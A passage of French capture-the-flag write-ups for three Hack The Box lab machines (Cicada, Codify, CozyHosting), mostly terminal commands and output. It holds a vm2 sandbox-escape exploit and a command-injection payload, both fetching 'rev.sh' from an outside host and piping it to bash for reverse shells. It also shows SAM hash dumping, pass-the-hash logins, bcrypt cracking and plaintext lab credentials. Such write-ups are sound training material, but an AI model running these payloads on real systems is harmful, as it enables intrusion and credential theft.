On peut voir que sur la description du compte `david.orelious` il y a inscris un mot de passe `aRt$Lp#7t*VQ!3` ces identifiants ne permettent toujours pas de pouvoir s'authentifier avec winrm mais permettent seulement un accès SMB et LDAP
On continue donc l'enumeration en listant les share autorisés de l'utilisateur :

```
netexec smb CICADA-DC -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
(domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
```

```
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

On peut voir que l'utilisateur a cette fois permission de lancer la lecture du share "DEV" on se connecte donc au share en question et on en extrait le contenu :

```
smbclient -U david.orelious //CICADA-DC/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 13:31:39 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 19:28:22 2024

                4168447 blocks of size 4096. 398104 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (7,7 KiloBytes/sec)
(average 7,7 KiloBytes/sec)
```

Il y a avait un fichier contenant un script on affiche son contenu :

```
cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

On peut voir qu'il y a les identifiants de l'utilisateur `emily.oscars:Q!3@Lp#M6b*7t*Vt` On utilise ses identifiants afin de se connecter avec winrm :

```
evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami
cicada\emily.oscars
```

On obtient ainsi l'accès à la machine avec l'utilisateur `emily.oscars`

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence par enumerer les permissions de l'utilisateur :

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

On peut voir que l'utilisateur a le privilège `SeBackupPrivilege` activé, il est possible d'exploiter cela en téléchargeant les clefs registre puis en y extrayant les hash :

```
### Enregistrement des clefs de registre
*Evil-WinRM* PS C:\programdata> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\programdata> reg save hklm\system system
The operation completed successfully.

### Télécharegement des clefs de registre sur kali
*Evil-WinRM* PS C:\programdata> download sam

Info: Downloading C:\programdata\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\programdata> download system

Info: Downloading C:\programdata\system to system

Info: Download successful!

### Dumping des hash
impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

On peut voir qu'il y le hash du compte Administrateur, on peut l'utiliser afin de se connecter via winrm :

```
evil-winrm -i cicada.htb -u administrator -H "2b87e7c93a3e8a0ea4a581937016f341"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#
Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
```

On obtient ainsi l'accès administrateur sur la machine

Codify

Reconnaissance

Machine cible Adresse IP : `10.10.11.239`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 00:36 CET
Nmap scan report for 10.10.11.239
Host is up (0.093s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
```

Le scan révèle qu'il y a 3 ports ouverts le port 22 pour SSH, le 80 pour un serveur web et le port 3000 pour le service ppp Le site web est une application web permettant d'executer du code Javascript en explorant les pages on découvre que l'application utilise la libraire vm2 version 3.9.16 afin d'executer le code javascript

Vulnerability Assesment

On peut rechercher une vulnérabilité sur cette librairie on tombe sur la CVE-2023-30547 `https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244` on peut exploiter cette vulnérabilité afin d'executer du code et obtenir un reverse shell :




```
### Code executé
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};
```

```
const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('curl http://10.10.16.3:8081
    /rev.sh|bash');
}
`

console.log(vm.run(code));

### Reverse Shell receptionné
python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.11.239 - - [15/Jan/2025 01:07:55] "GET /rev.sh HTTP/1.1" 200 -

nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.239] 33700
sh: 0: can't access tty; job control turned off
$
```

On obtient ainsi l'accès à la machine avec l'utilisateur svc, il nous faut pivoter vers un autre utilisateur, on commence par affichier les utilisateur présent dans le fichier passwd :

```
svc@codify:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

On trouve l'utilisateur joshua, on continue l'enumération et on trouve un fichier qui est une base de données mysql dans le dossier : `/var/www/contacts` :

```
file tickets.db
file tickets.db
tickets.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 17, database pages
5, cookie 0x2, schema 4, UTF-8, version-valid-for 17
```

on transfère donc le fichier sur kali et on le lance avec sql3 afin d'enumerer les tables :

```
sqlite3 tickets.db
```

```
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
tickets  users
sqlite> select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
sqlite>
```

On trouve le hash de l'utilisateur joshua, on le crack avec hashcat :

```
hashcat --force -m 3200 joshua.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

nvmlDeviceGetFanSpeed(): Not Supported
...
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH.../p/Zw2
Time.Started.....: Wed Jan 15 01:17:21 2025, (17 secs)
Time.Estimated...: Wed Jan 15 01:17:38 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       94 H/s (8.99ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1568/14344385 (0.01%)
Rejected.........: 0/1568 (0.00%)
Restore.Point....: 1344/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4080-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> blueberry
Hardware.Mon.#1..: Temp: 44c Util: 97% Core:1785MHz Mem:6000MHz Bus:16

Started: Wed Jan 15 01:17:12 2025
Stopped: Wed Jan 15 01:17:40 2025
```

On découvre le mot de passe `spongebob1` on peut utiliser ces identifiants afin de se connecter en ssh :

```
ssh joshua@10.10.11.239
The authenticity of host '10.10.11.239 (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.239' (ED25519) to the list of known hosts.
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 15 12:18:57 AM UTC 2025

  System load:                      0.02490234375
  Usage of /:                       64.0% of 6.50GB
  Memory usage:                     21%
  Swap usage:                       0%
  Processes:                        237
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:fe94:83fc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 27 13:01:24 2024 from 10.10.14.23
joshua@codify:~$
```

On obtient ainsi l'accès avec l'utilisateur joshua sur la machine

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les droits de l'utilisateur sur la machine :

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
    /snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

On découvre que l'utilisateur utilise un script en administrateur qui semble lancer des backup mysql, on affiche son contenu :

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" |
/usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip >
    "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

En analysant le scrypt on peut utiliser l'outil pspy64s qui permet d'afficher le mot de passe de l'utilisateur root, car le mot de passe est remplacé par le charactère * et on peut capture la commande avec le script pspy64s on télécharge et execute le script `https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s` :

```
### Execution pspy64s
chmod +x pspy64s
./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

### Execution du script dans un autre shell
sudo /opt/scripts/mysql-backup.sh
[sudo] password for joshua:
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
```

```
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!

### Reception des commandes sur pspy
2025/01/15 00:36:49 CMD: UID=0    PID=2467   | /usr/bin/cat /root/.creds
2025/01/15 00:37:02 CMD: UID=0    PID=2468   |
2025/01/15 00:37:02 CMD: UID=0    PID=2473   | /usr/bin/grep -Ev (Database|information_schema
|performance_schema)
2025/01/15 00:37:02 CMD: UID=0    PID=2472   | /bin/bash /opt/scripts/mysql-backup.sh
2025/01/15 00:37:02 CMD: UID=0    PID=2471   | /bin/bash /opt/scripts/mysql-backup.sh
2025/01/15 00:37:02 CMD: UID=0    PID=2477   | /usr/bin/gzip
2025/01/15 00:37:02 CMD: UID=0    PID=2476   | /bin/bash /opt/scripts/mysql-backup.sh
2025/01/15 00:37:03 CMD: UID=???  PID=2478   | ???
2025/01/15 00:37:03 CMD: UID=0    PID=2480   | /bin/bash /opt/scripts/mysql-backup.sh
2025/01/15 00:37:03 CMD: UID=0    PID=2479   | /usr/bin/mysqldump --force -u root -h 0.0.0.0 -P 3306
-pkljh12k3jhaskjh12kjh3 sys
```

On voit en clair le mot de passe sur pspy64s : `kljh12k3jhaskjh12kjh3` on peut l'utiliser pour se connecter à l'utilisateur root :

```
su root
Password:
root@codify:/home/joshua#
```

On obtient ainsi l'accès root sur la machine

CozyHosting

Reconnaissance

Machine cible Adresse IP : `10.10.11.230`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 13:03 CET
Nmap scan report for 10.10.11.230
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.64 seconds
```

Le scan révèle qu'il y a deux ports ouverts le 22 pour SSH et le 80. Le site web est une plateforme d'hébergement pour applications. On remarque la présence de l'URL "Login" qui demande une authentification avec un nom d'utilisateur et un mot de passe. On lance un dir busting et un scan des sous domaines :

```
feroxbuster -u http://cozyhosting.htb/


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://cozyhosting.htb/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        1l        2w        -c Auto-filtering found 404-like response and created new filter; toggle off
200      GET      971l      196w     4431c http://cozyhosting.htb/login
200      GET      83l      453w    36234c http://cozyhosting.htb/assets/img/values-3.png
200      GET      38l      135w     8621c http://cozyhosting.htb/assets/img/favicon.png
204      GET        0l        0w        0c http://cozyhosting.htb/logout
200      GET      38l      135w     8621c http://cozyhosting.htb/assets/img/logo.png
200      GET      29l      131w    11970c http://cozyhosting.htb/assets/img/pricing-free.png
200      GET      34l      172w    14934c http://cozyhosting.htb/assets/img/pricing-starter.png
500      GET        1l        1w       73c http://cozyhosting.htb/error
...
```

Le scan permet de découvrir les URL dont l'une nommé "error" qui est une erreur 500, lorsque l'on ouvre la page est affiché l'erreur : "Whitelabel Error Page" après recherche on découvre que cette erreur indique que le Framework Javascript Spring Boot est installé, on lance donc un scan adapté à ce type de framework :

```
feroxbuster -u http://cozyhosting.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://cozyhosting.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
404      GET        1l        2w        -c Auto-filtering found 404-like response and created new
filter; toggle off with --dont-filter
200      GET      791l      519w    40905c http://cozyhosting.htb/assets/img/values-2.png
200      GET        1l      625w    55880c http://cozyhosting.htb/assets/vendor/glightbox/js/glightbox.min.js
200      GET        1l        1w       48c http://cozyhosting.htb/actuator/sessions
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/language
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/pwd
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/tz
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/hostname
...
```


Le scan indique que le framework actuator est utilisé pour le debbuging du site lorsque l'on se rend sur la page `/actuator/sessions` on peut identifier un nom d'utilisateur avec son cookie associé :

```
{"D376A851C558B993D5F195921EF430A5":"kanderson"}
```

Lorsque l'on change le cookie pour celui de kanderson sur la page de sessions on peut afficher d'autres cookies :

```
{"637DEB7E1B22C462049B06290E133778":"kanderson","2C99B7CC9FFCE51B0CC88F0C9F732F7B":"UNAUTHORIZED"}
```

On utilise ces cookies pour se connecter à l'interface de connexion sur la page login, on peut ainsi accéder au Dashboard en tant qu'utilisateur "kanderson"



Vulnerability Assesment

Une fois sur le Dashboard on peut lancer des requetes sur le paramètre Username et lancer une injection de commandes :

```
### Lancement de la requete POST
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 74
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=BDE86F234DEBF0D31CEC4C0DA9FB58C8
Connection: keep-alive

host=127.0.0.1&username=test;curl${IFS}http://10.10.16.3:7000/rev.sh|bash;

### Reception du Reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.230] 60572
sh: 0: can't access tty; job control turned off
$
```

On obtient ainsi accès à la machine avec l'utilisateur app, on peut commencer à enumerer le système en explorant les fichier on trouve le fichier java : "cloudhosting-0.0.1.jar" on le dézippe dans le fichier /tmp :

```
### Dezippage du fichier java
app@cozyhosting:/app$ unzip -d /tmp/app cloudhosting-0.0.1.jar
unzip -d /tmp/app cloudhosting-0.0.1.jar
Archive:  cloudhosting-0.0.1.jar
   creating: /tmp/app/META-INF/
  inflating: /tmp/app/META-INF/MANIFEST.MF
```

On recherche ensuite des fichiers de configuration et on tombe sur le fichier application.properties qui contient des identifiants posgresql :

```
app@cozyhosting:/tmp$ cat /tmp/app/BOOT-INF/classes/application.properties
cat /tmp/app/BOOT-INF/classes/application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

On se connecte à l'interface PostgreSQL et on enumere les bases de données :

```
### Connexion à PostgreSQL
app@cozyhosting:/tmp$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

### Listage des base de données
postgres=# \list
\list
WARNING: terminal is not fully functional
Press RETURN to continue

                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
```

```
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)

### Connexion à la base de données
postgres-# \connect cozyhosting
\connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
